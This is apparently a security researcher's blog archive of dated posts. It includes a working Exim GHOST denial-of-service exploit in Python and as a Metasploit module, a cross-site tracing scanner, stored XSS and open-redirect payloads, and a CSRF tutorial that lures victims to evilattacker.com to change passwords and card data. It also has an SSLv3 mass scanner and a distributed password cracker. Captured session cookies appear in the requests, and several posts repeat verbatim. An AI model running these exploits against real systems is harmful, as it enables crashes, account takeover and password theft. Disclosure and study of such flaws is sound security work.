Thursday, November 12, 2015

Saturday, June 6, 2015

Saturday, February 28, 2015
Cross-Site Tracer Exploit

#!/usr/bin/python
# Cross-Site Tracer by 1N3 v20150224
# https://crowdshield.com
#
# ABOUT: A quick and easy script to check remote web servers for Cross-Site Tracing. For more robust mass scanning, you can create a list of domains or IP addresses to iterate through by doing 'for a in `cat targets.txt`; do ./xsstracer.py $a 80; done;'
#
# USAGE: xsstracer.py <IP/host> <port>
#
import socket
import time
import sys, getopt
class bcolors:
HEADER = '\033[95m'
OKBLUE = '\033[94m'
OKGREEN = '\033[92m'
WARNING = '\033[93m'
FAIL = '\033[91m'
ENDC = '\033[0m'
BOLD = '\033[1m'
UNDERLINE = '\033[4m'
def main(argv):
argc = len(argv)
if argc <= 2:
print bcolors.OKBLUE + "+ -- --=[Cross-Site Tracer by 1N3 v20150224" + bcolors.ENDC
print bcolors.OKBLUE + "+ -- --=[" + bcolors.UNDERLINE + "https://crowdshield.com" + bcolors.ENDC
print bcolors.OKBLUE + "+ -- --=[usage: %s <host> <port>" % (argv[0]) + bcolors.ENDC
sys.exit(0)
target = argv[1] # SET TARGET
port = argv[2] # SET PORT
buffer1 = "TRACE / HTTP/1.1"
buffer2 = "Test: <script>alert(1);</script>"
buffer3 = "Host: " + target
print ""
print bcolors.OKBLUE + "+ -- --=[Cross-Site Tracer by 1N3 "
print bcolors.OKBLUE + "+ -- --=[https://crowdshield.com"
print bcolors.OKBLUE + "+ -- --=[Target: " + target + ":" + port
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
result=s.connect_ex((target,int(port)))
if result == 0:
s.send(buffer1 + "\n")
s.send(buffer2 + "\n")
s.send(buffer3 + "\n\n")
data = s.recv(1024)
script = "alert"
if script.lower() in data.lower():
print bcolors.FAIL + "+ -- --=[Site vulnerable to XST!" + bcolors.ENDC
print ""
print bcolors.WARNING + data + bcolors.ENDC
else:
print bcolors.OKGREEN + "+ -- --=[Site not vulnerable to XST!"
print ""
print ""
else:
print bcolors.WARNING + "+ -- --=[Port is closed!" + bcolors.ENDC
s.close()
main(sys.argv)
Thursday, January 29, 2015
Exim ESMTP glibc gethostbyname() Buffer Overflow CVE-2015-0235

msf auxiliary(ghost-exim-smtp-dos) > run
[*] 192.168.1.132:25 - Server: ESMTP Exim 4.20
[*] 192.168.1.132:25 - HELO: ESMTP Exim 4.20
[-] Auxiliary failed: EOFError EOFError
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/rex/io/stream.rb:203:in `get_once'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/smtp.rb:68:in `raw_send_recv'
[-] /usr/share/metasploit-framework/modules/exploits/linux/smtp/ghost-exim-smtp-dos.rb:44:in `run'
[*] Auxiliary module execution completed
msf auxiliary(ghost-exim-smtp-dos) >
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
include Msf::Exploit::Remote::Smtp
include Msf::Auxiliary::Dos
def initialize
super(
'Name' => 'Exim ESMTP glibc gethostbyname() Buffer Overflow CVE-2015-0235',
'Description' => %q{
This module exploits a buffer overflow in Exim SMTP servers version 4.20 or less resulting in a service crash on vulnerable systems.
},
'Author' => [ '1N3' ],
'License' => MSF_LICENSE,
'Version' => '$Revision: 1 $'
)
end
def run()
connect
print_status("#{rhost}:#{rport} - Server: #{self.banner.to_s.strip}")
if not datastore['SkipVersionCheck'] and self.banner.to_s !~ /Exim /
disconnect
fail_with(Failure::NoTarget, "#{rhost}:#{rport} - The target server is not running Exim!")
end
buffer = "0" * 1023
helo_resp = raw_send_recv("HELO " + buffer + "\r\n")
helo_resp.each_line do |line|
print_status("#{rhost}:#{rport} - HELO: #{line.strip}")
end
ehlo_resp = raw_send_recv("EHLO " + buffer + "\r\n")
ehlo_resp.each_line do |line|
print_status("#{rhost}:#{rport} - EHLO: #{line.strip}")
end
print_status("Exploit sent!")
disconnect()
end
end
Wednesday, January 28, 2015
Exim ESMTP GHOST DoS Exploit

#!/usr/bin/python
# Exim ESMTP DoS Exploit by 1N3 v20150128
# CVE-2015-0235 GHOST glibc gethostbyname buffer overflow
# http://crowdshield.com
#
# USAGE: python ghost-smtp-dos.py <ip> <port>
#
# Escape character is '^]'.
# 220 debian-7-7-64b ESMTP Exim 4.80 ...
# HELO
# 000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
# Connection closed by foreign host.
#
# user () debian-7-7-64b:~$ dmesg
# ...
# [ 1715.842547] exim4[2562]: segfault at 7fabf1f0ecb8 ip 00007fabef31bd04 sp 00007fffb427d5b0 error 6 in
# libc-2.13.so[7fabef2a2000+182000]
import socket
import time
import sys, getopt
def main(argv):
argc = len(argv)
if argc <= 1:
print "usage: %s <host>" % (argv[0])
sys.exit(0)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = "000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
target = argv[1] # SET TARGET
port = argv[2] # SET PORT
print "(--==== Exim ESMTP DoS Exploit by 1N3 - https://crowdshield.com"
print "(--==== Sending GHOST SMTP DoS to " + target + ":" + port + " with length:" +str(len(buffer))
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((target,int(port)))
data = s.recv(1024)
print "CONNECTION: " +data
s.send('HELO ' + buffer + '\r\n')
data = s.recv(1024)
print "received: " +data
s.send('EHLO ' + buffer + '\r\n')
data = s.recv(1024)
print "received: " +data
s.close()
main(sys.argv)
Monday, January 19, 2015
Hak5 Wifi Pineapple RCE PoC By 1N3
https://crowdshield.com - PineappleV by Hak5 has a remote code execution flaw in the "Log View" infusion that allows un-intended code execution. Even though this is not really a "vulnerability" as only authenticated users have access to the device, it is more of a proof of concept showing un-intended code execution in the log viewer functionality due to a failure to validate and sanitize input.
Thursday, January 15, 2015
Tuesday, December 30, 2014
WiFi Pineapple MK5 / SSLSplit v1.1 Cross-Site Scripting (Stored)
Vendor: Hak5
Website: http://www.hak5.com
Hardware: Wifi Pineapple MK5
Software: SSLSplit
Version: 1.1
Author: 1N3
I'm releasing this info purely for educational purposes. There appears to be a stored Cross-Site Scripting vulnerability in the SSLSplit v.1.1 infusion for the Pineapple MK5. This could be used by a rogue wifi user to invoke a Cross-Site Scripting vulnerability on the owner of the Pineapple wifi device when viewing the SSLSplit logs.
Reproduction Steps:
1. Attacker sets up a RogueAP using PineappleV with SSLSplit running
2. A Wifi user connects to the PinappleV RogueAP setup
3. Wifi user then creates an image on his webserver with meta tags embedded with the following string: "></script>">'><img src=x onerror=confirm(4)>
4. Wifi user opens a web browser and navigates to the affected image they just created
5. Attacker then tries to download his logs via the SSLSplit web UI (SSLSplit > History > Click "Download" for the affected log file)
Result:
Alert window message is displayed to attacker


Website: http://www.hak5.com
Hardware: Wifi Pineapple MK5
Software: SSLSplit
Version: 1.1
Author: 1N3
I'm releasing this info purely for educational purposes. There appears to be a stored Cross-Site Scripting vulnerability in the SSLSplit v.1.1 infusion for the Pineapple MK5. This could be used by a rogue wifi user to invoke a Cross-Site Scripting vulnerability on the owner of the Pineapple wifi device when viewing the SSLSplit logs.
Reproduction Steps:
1. Attacker sets up a RogueAP using PineappleV with SSLSplit running
2. A Wifi user connects to the PinappleV RogueAP setup
3. Wifi user then creates an image on his webserver with meta tags embedded with the following string: "></script>">'><img src=x onerror=confirm(4)>
4. Wifi user opens a web browser and navigates to the affected image they just created
5. Attacker then tries to download his logs via the SSLSplit web UI (SSLSplit > History > Click "Download" for the affected log file)
Result:
Alert window message is displayed to attacker
Friday, December 5, 2014
Wednesday, December 3, 2014
CrowdShield Bug Bounty Disclosure Programs | #bugbounty
Leverage the crowd!
Improve your cyber security!
Our CrowdShield framework connects you to security experts globally to keep you one step ahead of malicious hackers. CrowdShield allows you to test your technology around the clock to measure and prioritize real world threats to your cyber security.Our community of researchers, also known as the crowd, is comprised of ethical hackers from around the world who responsibly disclose security bugs in our bounty programs.
Cost effective and faster than standard security programs, CrowdShield provides the framework to easily manage your bounty program and rewards the crowd for their contributions. It's a win for everyone.
Open an account to start creating your customized bounty program. Using the CrowdShield platform, you will be able to choose the scope and reward for your bounty. Researchers send submissions to your bounty program. You review and validate submissions to determine if the researcher should be rewarded. Use information from the crowd to patch bugs and make your technology safer than ever before, protecting sensitive data and your reputation.
Start your bug bounty program in seconds and start receiving feedback from ethical hackers around the world!
http://crowdshield.com/signup.php

Friday, November 28, 2014
Google Captcha Open Redirect

Google's captcha page suffers from an open redirect vulnerability because it fails to verify that the "continue" parameter in the URI is actually a Google domain or even the referring domain. After checking Google's bug bounty however, they state:
"URL redirection. We recognize that the address bar is the only reliable security indicator in modern browsers; consequently, we hold that the usability and security benefits of a small number of well-designed and closely monitored redirectors outweigh their true risks".
So, I'm publicly disclosing this as a POC for research/educational purposes...
Affected URL:
https://ipv4.google.com/sorry/CaptchaRedirect?continue=http%3A%2F%2Fwww.xerosecurity.com/search
GET /sorry/CaptchaRedirect?continue=http%3A%2F%2Fwww.xerosecurity.com%2Fsearch&id=14323360019737732799&captcha=phaures&submit=Submit HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://ipv4.google.com/sorry/CaptchaRedirect?continue=http%3A%2F%2Fwww.xerosecurity.com/search
Cookie: NID=67=IJICmq9eG5l0yY71_TfQozLw8DqSRnymUmwzff1ftXnOJUKR1DmQ6oNiVUHutjOq8gSK-U5pHi96fgeEcjj7PX_tzBD5A_mOXE5wgZFddOC1p7gpn6gh7OfKbY8yASBSdChbMBpd2599HQqixF_yQZJJ3YGLPE0ojZGWkkX-ArdVUC_-pN9koTIoKx9eE0YY8SXE6GjnCnhvQYfEQuDW-Uxe; SID=DQAAAOkAAABhw0WvrjkT8xQH6c2XgaLv0p-tL5jZLgztm7PS4qjUKRW5A82hfRjqWIfUtygXtsOMVn79HsfuJlvygQihmq_jLIiKcVBSD6sP_j1zjQ70SJXlu_CwJS8BbCB6qte5owth0Woh9QYpQwlb3oGiIO14jzMO3J2bB3igtHuM9zw_FeeuV-45KLypZVSQ3vRgi1ql3CwCaGwdDOWsKX6sXYupSTWuwJGXlDoUbRelbGbNbj5lFk8zjH7i_OpSHtoObNSxcez8XKDdGGCXBunuxjmR5AJFPfOZAtuxUyNvepJNdtl85w9dp2rBmNK0vdy36Bg; HSID=An9s7nZT7S1d_V9NH; SSID=A5E1or_MNlR1bvfU0; APISID=NYY4lJPJNBtsj_OP/A93qTAJ9-5f1twNHn; SAPISID=yMRvPFxee5Yw48l7/A7k5Ks0Cjoi06jpEW; PREF=ID=062dffbad71fd850:U=741c8f032b07f996:FF=0:LD=en:TM=1415471152:LM=1415472410:GM=1:S=SJROGFDVcQgxz3Bj; GOOGLE_ABUSE_EXEMPTION=ID=b1036b53551499da:TM=1417137339:C=c:IP=37.221.161.234-:S=APGng0sgdi6BVBm7QOwlNSTnlE3Uvcupow
Connection: keep-alive
Host: ipv4.google.com
GET /search?google_abuse=GOOGLE_ABUSE_EXEMPTION%3DID%3Db1036b53551499da:TM%3D1417137339:C%3Dc:IP%3D37.221.161.234-:S%3DAPGng0v_nA-tCWgqXfxnch6lFhMcnFuAeg%3B+path%3D/%3B+domain%3Dgoogle.com%3B+expires%3DFri,+28-Nov-2014+04:15:39+GMT HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.2.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: __unam=7639673-1499c44efc6-201377d0-26; _ga=GA1.2.1993885406.1416758620; PHPSESSID=kph66vkf5on6879ivj7paml4o4
Connection: keep-alive
Host: www.xerosecurity.com
Proxy-Connection: Keep-Alive
HTTP/1.1 200 OK
Date: Fri, 28 Nov 2014 01:08:32 GMT
Server: Apache/2.2.22 (Debian)
Last-Modified: Fri, 28 Nov 2014 00:39:03 GMT
ETag: "e40dbf-47-508e07cd2d95b"
Accept-Ranges: bytes
Content-Length: 71
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
<html>
<head></head>
<body>
<script>alert(1);</script>
</body>
</html>

Saturday, October 25, 2014
Update Users Password and Email Address Using CSRF
During a recent bug bounty/pentest, I discovered a Cross Site Request Forgery vulnerability that allowed me to automatically update a users email address, password, credit card info, shipping address and more. This is a brief tutorial on how it was done.
What is Cross Site Request Forgery?
In short, cross site request forgery allows an attacker to do certain actions on behalf of valid users (such as updating a user's password).
Step 1: Find a form on the target website that you want to test. In the example below, it was /AccountSettings.asp.
Step 2: Intercept the POST request using Burpsuite or any other proxy. Notice below the POST values being submitted include the users password, email, CC data, etc.
POST /AccountSettings.asp HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: www.vulnerabletocsrf.com/AccountSettings.asp?modwhat=change_a
Cookie: vsettings=; ASPSESSIONIDCACRBAAC=AOJMIBNBPHKJKPDJBHMNMGHH; ASP.NET_SessionId=sdrlj3454lpqi4zacpnkami3; __atuvc=6%7C42; CartID5=64D7287A97204E7C821621BE7A6174C4; Referrer=www%2Exerosecurity%2Ecom; AffiliateID=; AffiliateTrackedToday=; ASPSESSIONIDCCCQCCDB=CDCPFKHCDEOJKEPKDMIFDPPM; slt=ABEC051D-1B66-494C-BD3F-54D38B3A49AD; CustomerID=2380CC3CAA66AF2AC5C9EA2ABEC9B68BE51956AFBCC2F1A26E858B323D260F9E
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 279
Host: www.vulnerabletocsrf.com
modwhat=change_a&BillingID=&ShipID=&CCardID=&OrderPlaced=&ReturnTo=&Email=test123456%40mailinator.com&AddNewCustomer=&Emailagain=test123456%40mailinator.com&password=&passwordagain=&emailsubscriber=Y&btnContinue.x=35&btnContinue.y=16&NewSignup=&CustomerID=&Anonymous=&DirectLink=
Step 3: Recreate the original POST form on your own web server. To do this, you will need to check all form field data and HTML being passed by the target website. You can do this by viewing the source code of the target website where the POST form is found. Be sure to update the POST action="" section of the form to the target URL ie. http://www.vulnerabletocsrf.com/AccountSettings.asp. You also need to update the values of each form field to the values you want to change (ie. email address, password, CC number, etc..).

What is Cross Site Request Forgery?
In short, cross site request forgery allows an attacker to do certain actions on behalf of valid users (such as updating a user's password).
Step 1: Find a form on the target website that you want to test. In the example below, it was /AccountSettings.asp.
Step 2: Intercept the POST request using Burpsuite or any other proxy. Notice below the POST values being submitted include the users password, email, CC data, etc.
POST /AccountSettings.asp HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: www.vulnerabletocsrf.com/AccountSettings.asp?modwhat=change_a
Cookie: vsettings=; ASPSESSIONIDCACRBAAC=AOJMIBNBPHKJKPDJBHMNMGHH; ASP.NET_SessionId=sdrlj3454lpqi4zacpnkami3; __atuvc=6%7C42; CartID5=64D7287A97204E7C821621BE7A6174C4; Referrer=www%2Exerosecurity%2Ecom; AffiliateID=; AffiliateTrackedToday=; ASPSESSIONIDCCCQCCDB=CDCPFKHCDEOJKEPKDMIFDPPM; slt=ABEC051D-1B66-494C-BD3F-54D38B3A49AD; CustomerID=2380CC3CAA66AF2AC5C9EA2ABEC9B68BE51956AFBCC2F1A26E858B323D260F9E
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 279
Host: www.vulnerabletocsrf.com
modwhat=change_a&BillingID=&ShipID=&CCardID=&OrderPlaced=&ReturnTo=&Email=test123456%40mailinator.com&AddNewCustomer=&Emailagain=test123456%40mailinator.com&password=&passwordagain=&emailsubscriber=Y&btnContinue.x=35&btnContinue.y=16&NewSignup=&CustomerID=&Anonymous=&DirectLink=
Step 3: Recreate the original POST form on your own web server. To do this, you will need to check all form field data and HTML being passed by the target website. You can do this by viewing the source code of the target website where the POST form is found. Be sure to update the POST action="" section of the form to the target URL ie. http://www.vulnerabletocsrf.com/AccountSettings.asp. You also need to update the values of each form field to the values you want to change (ie. email address, password, CC number, etc..).
NOTE: You can also include Javascript to automatically submit the form as soon as a user views the page via document.forms["f1"].submit(); as seen above.
STEP 4: Now that we have our new CSRF form sitting on our web server, we can send this page to users of the site to entice them to click on our link (ie. http://evilattacker.com/test.html). If the site is vulnerable to CSRF, the form fields that we edited will be automatically submitted on the user's behalf and updated. It should also be noted that this can all be done via a hidden <iframe> in any website the user visits as well.
DISCLAIMER: This is merely for educational purposes to teach more about the dangers of CSRF and improve security.
Friday, October 17, 2014
PoodleWalk SSLv3 Scanner
#!/bin/bash
# PoodleWalk SSLv3 Scanner v20141017 by 1N3
# http://treadstonesecurity.blogspot.ca
# Usage: ./poodlewalk.sh <CIDR|IP>
#
# ABOUT:
# PoodWalk makes it easier to mass scan environments for systems vulnerable to the "Poodle" vulnerability. It uses unicorn scan to scan a large range of IP's or CIDR blocks for port 443. If open, poodwalk runs SSLScan for SSLv3 enabled ciphers which are vulnerable to the "Poodle" attack in CVE-2014-3566.
#
# REQUIREMENTS:
# Is unicornscan installed?
# Is sslscan installed?
#
# USAGE EXAMPLES:
# ./poodlewalk.sh 192.168.0.0/16 - Mass scan all hosts for port 443 and test for SSLv3 on 192.168.0.0/16
# for a in `cat my_list_of_domains_or_ips.txt`; do ./poodlewalk.sh $a; done; - Mass scan a text file of domains and IP's for Poodle
#
echo -e "\033[1m(--==== PoodleWalk SSLv3 Scanner by 1N3"
echo -e "\033[1m(--==== http://treadstonesecurity.blogspot.ca"
tput sgr0
echo ""
UNICORNSCAN=`which unicornscan`
SSLSCAN=`which sslscan`
RANGE=$1
if [ "$UNICORNSCAN" == "" ]; then
echo -e "\033[1m(--==== Unicornscan not installed! Exiting..."
exit
fi
if [ "$SSLSCAN" == "" ]; then
echo -e "\033[1m(--==== SSLScan not installed! Exiting..."
exit
fi
if [ -z "$1" ]; then
echo -e "\033[1m(--==== Usage: $0 <CIDR|IP>"
exit
fi
echo -e "\033[1m(--==== Testing for Poodle (SSLv3): $RANGE"
for a in `unicornscan $RANGE -p 443 | awk '{print $6}'`;
do
echo -e "\033[1m(--==== Testing for Poodle (SSLv3): $a"
sslscan --no-failed $a | egrep --color=auto 'Accepted SSLv3'
done
echo -e "\033[1m(--==== Scan Complete!"
exit
# PoodleWalk SSLv3 Scanner v20141017 by 1N3
# http://treadstonesecurity.blogspot.ca
# Usage: ./poodlewalk.sh <CIDR|IP>
#
# ABOUT:
# PoodWalk makes it easier to mass scan environments for systems vulnerable to the "Poodle" vulnerability. It uses unicorn scan to scan a large range of IP's or CIDR blocks for port 443. If open, poodwalk runs SSLScan for SSLv3 enabled ciphers which are vulnerable to the "Poodle" attack in CVE-2014-3566.
#
# REQUIREMENTS:
# Is unicornscan installed?
# Is sslscan installed?
#
# USAGE EXAMPLES:
# ./poodlewalk.sh 192.168.0.0/16 - Mass scan all hosts for port 443 and test for SSLv3 on 192.168.0.0/16
# for a in `cat my_list_of_domains_or_ips.txt`; do ./poodlewalk.sh $a; done; - Mass scan a text file of domains and IP's for Poodle
#
echo -e "\033[1m(--==== PoodleWalk SSLv3 Scanner by 1N3"
echo -e "\033[1m(--==== http://treadstonesecurity.blogspot.ca"
tput sgr0
echo ""
UNICORNSCAN=`which unicornscan`
SSLSCAN=`which sslscan`
RANGE=$1
if [ "$UNICORNSCAN" == "" ]; then
echo -e "\033[1m(--==== Unicornscan not installed! Exiting..."
exit
fi
if [ "$SSLSCAN" == "" ]; then
echo -e "\033[1m(--==== SSLScan not installed! Exiting..."
exit
fi
if [ -z "$1" ]; then
echo -e "\033[1m(--==== Usage: $0 <CIDR|IP>"
exit
fi
echo -e "\033[1m(--==== Testing for Poodle (SSLv3): $RANGE"
for a in `unicornscan $RANGE -p 443 | awk '{print $6}'`;
do
echo -e "\033[1m(--==== Testing for Poodle (SSLv3): $a"
sslscan --no-failed $a | egrep --color=auto 'Accepted SSLv3'
done
echo -e "\033[1m(--==== Scan Complete!"
exit
Friday, August 22, 2014
GridCrack - A Grid Based Password Cracker
#!/bin/bash
# GRIDCRACK v20140822 by 1N3 @ http://xerosecurity.com
#
# USAGE: ./gridcrack <crack/status/setup> <format>
#
# ABOUT:
# GRIDCRACK is a Linux grid based password cracker used to leverage multiple servers to crack a single hash file.
#
# REQUIREMENTS:
# 1) Two or more Linux based servers running John The Ripper (john)
# 2) root SSH keys setup for automatic login/authentication via SSH keys
# 3) A large masterlist dictionary file to split amongst the configured nodes
#
# HOW IT WORKS:
# Running ./gridcrack setup will launch the initial setup of gridcrack which will prompt for the masterlist.dic file (a large wordlist of your choice..).
# From there, it will proceed to split the file into equal parts based on the number of configured nodes in this script (NUM_NODES). Next, It will transfer
# the individual parts of the split wordlist to each host via SCP. From here, the user can copy/paste their hashes into the hashes.txt (/pentest/gridcrack/hashes.txt)
# and run the appropriate command to begin the brute force attack (ie. ./gridcrack crack NT). From here, gridcrack will first copy the hashes.txt to each node first,
# then proceed to run john on each node simultaneously using the format specified (ie. NT). Results are then displayed back to the central server as
# each node finishes. A status mode is also included to show the status of john on each node (ie. ./gridcrack status NT).
#
#
# STATIC VARS
# FILL THIS OUT PRIOR TO RUNNING GRIDCRACK...
NUM_NODES=""
NODE1=""
NODE2=""
NODE3=""
GRIDCRACK_HOME=""
# CRACK MODE
if [ "$1" == "crack" ]
then
if [ -z "$2" ]
then
echo "Format not set. Use ./gridcrack crack <format> to set it..."
exit 1
else
FORMAT="$2"
# TRANSFER HASHES TO EACH NODE
echo "Transferring hashes to each node..."
if [ "$NODE1" ]
then
scp $GRIDCRACK_HOME/hashes.txt root@$NODE1:$GRIDCRACK_HOME 2> /dev/null
fi
if [ "$NODE2" ]
then
scp $GRIDCRACK_HOME/hashes.txt root@$NODE2:$GRIDCRACK_HOME 2> /dev/null
fi
if [ "$NODE3" ]
then
scp $GRIDCRACK_HOME/hashes.txt root@$NODE3:$GRIDCRACK_HOME 2> /dev/null
fi
# START CRACKING ON EACH NODE
echo "Starting crack mode on each node..."
if [ "$NODE1" ]
then
ssh root@$NODE1 john $GRIDCRACK_HOME/hashes.txt --wordlist=$GRIDCRACK_HOME/wordlists/xaa -format=$FORMAT 2> /dev/null && ssh root@$NODE1 john $GRIDCRACK_HOME/hashes.txt -format=$FORMAT --show &
fi
if [ "$NODE2" ]
then
ssh root@$NODE2 john $GRIDCRACK_HOME/hashes.txt --wordlist=$GRIDCRACK_HOME/wordlists/xab --format=$FORMAT 2> /dev/null && ssh root@$NODE2 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show &
fi
if [ "$NODE3" ]
then
ssh root@$NODE3 john $GRIDCRACK_HOME/hashes.txt --wordlist=$GRIDCRACK_HOME/wordlists/xac --format=$FORMAT 2> /dev/null && ssh root@$NODE3 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show &
fi
fi
# SHOW STATUS
elif [ "$1" == "status" ]
then
if [ -z "$2" ]
then
echo "Format not set. Use ./gridcrack status <format> to set it..."
exit 1
else
FORMAT="$2"
echo "Checking status..."
if [ "$NODE1" ]
then
echo "#### NODE1:"
ssh root@$NODE1 ps -ef | grep john | grep hashes
ssh root@$NODE1 john $GRIDCRACK_HOME/hashes.txt -format=$FORMAT --show
fi
if [ "$NODE2" ]
then
echo "#### NODE2:"
ssh root@$NODE2 ps -ef | grep john | grep hashes
ssh root@$NODE2 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show
fi
if [ "$NODE3" ]
then
echo "#### NODE3:"
ssh root@$NODE3 ps -ef | grep john | grep hashes
ssh root@$NODE3 john $GRIDCRACK_HOME/hashes.txt --format=$FORMAT --show
fi
fi
# RUN SETUP
elif [ "$1" == "setup" ]
then
echo "################"
echo "Running setup..."
echo "################"
echo ""
echo "Enter full name and path to masterlist.dic...(ie. /pentest/gridcrack/wordlists/masterlist.dic)"
read MASTERLIST
MASTERLIST_LINES=`wc -l $MASTERLIST | awk '{print $1}'`
MASTERLIST_LINES=`expr $MASTERLIST_LINES / $NUM_NODES`
cd $GRIDCRACK_HOME/wordlists/
echo "Splitting wordlists... this could take a few minutes..."
split -l $MASTERLIST_LINES $MASTERLIST
ls -lh $GRIDCRACK_HOME/wordlists/
if [ "$NODE1" ]
then
echo "Creating directory structure on $NODE1..."
ssh root@$NODE1 mkdir $GRIDCRACK_HOME/wordlists/ -p
scp $GRIDCRACK_HOME/wordlists/xaa root@$NODE1:$GRIDCRACK_HOME/wordlists/ 2> /dev/null
fi
if [ "$NODE2" ]
then
ssh root@$NODE2 mkdir $GRIDCRACK_HOME/wordlists/ -p
scp $GRIDCRACK_HOME/wordlists/xab root@$NODE2:$GRIDCRACK_HOME/wordlists/ 2> /dev/null
fi
if [ "$NODE3" ]
then
ssh root@$NODE3 mkdir $GRIDCRACK_HOME/wordlists/ -p
scp $GRIDCRACK_HOME/wordlists/xac root@$NODE3:$GRIDCRACK_HOME/wordlists/ 2> /dev/null
fi
# SHOW HELP SCREEN
elif [ "$1" == "-h" ]
then
echo "************* GRIDCRACK by 1N3 ********************"
echo "Usage: ./gridcrack.sh <crack/status/setup> <format>"
echo "************* http://xerosecurity.com *************"
else
echo "************* GRIDCRACK by 1N3 ********************"
echo "Usage: ./gridcrack.sh <crack/status/setup> <format>"
echo "************* http://xerosecurity.com *************"
fi
# GRIDCRACK v20140822 by 1N3 @ http://xerosecurity.com
#
# USAGE: ./gridcrack <crack/status/setup> <format>
#
# ABOUT:
# GRIDCRACK is a Linux grid based password cracker used to leverage multiple servers to crack a single hash file.
#
# REQUIREMENTS:
# 1) Two or more Linux based servers running John The Ripper (john)
# 2) root SSH keys setup for automatic login/authentication via SSH keys
# 3) A large masterlist dictionary file to split amongst the configured nodes
#
# HOW IT WORKS:
# Running ./gridcrack setup will launch the initial setup of gridcrack which will prompt for the masterlist.dic file (a large wordlist of your choice..).
# From there, it will proceed to split the file into equal parts based on the number of configured nodes in this script (NUM_NODES). Next, It will transfer
# the individual parts of the split wordlist to each host via SCP. From here, the user can copy/paste their hashes into the hashes.txt (/pentest/gridcrack/hashes.txt)
# and run the appropriate command to begin the brute force attack (ie. ./gridcrack crack NT). From here, gridcrack will first copy the hashes.txt to each node first,
# then proceed to run john on each node simultaneously using the format specified (ie. NT). Results are then displayed back to the central server as
# each node finishes. A status mode is also included to show the status of john on each node (ie. ./gridcrack status NT).
#
#
# STATIC VARS
# FILL THIS OUT PRIOR TO RUNNING GRIDCRACK...
NUM_NODES=""
NODE1=""
NODE2=""
NODE3=""
GRIDCRACK_HOME=""
# CRACK MODE
if [ "$1" == "crack" ]
then
if [ -z "$2" ]
then
echo "Format not set. Use ./gridcrack crack <format> to set it..."
exit 1
else
FORMAT="$2"
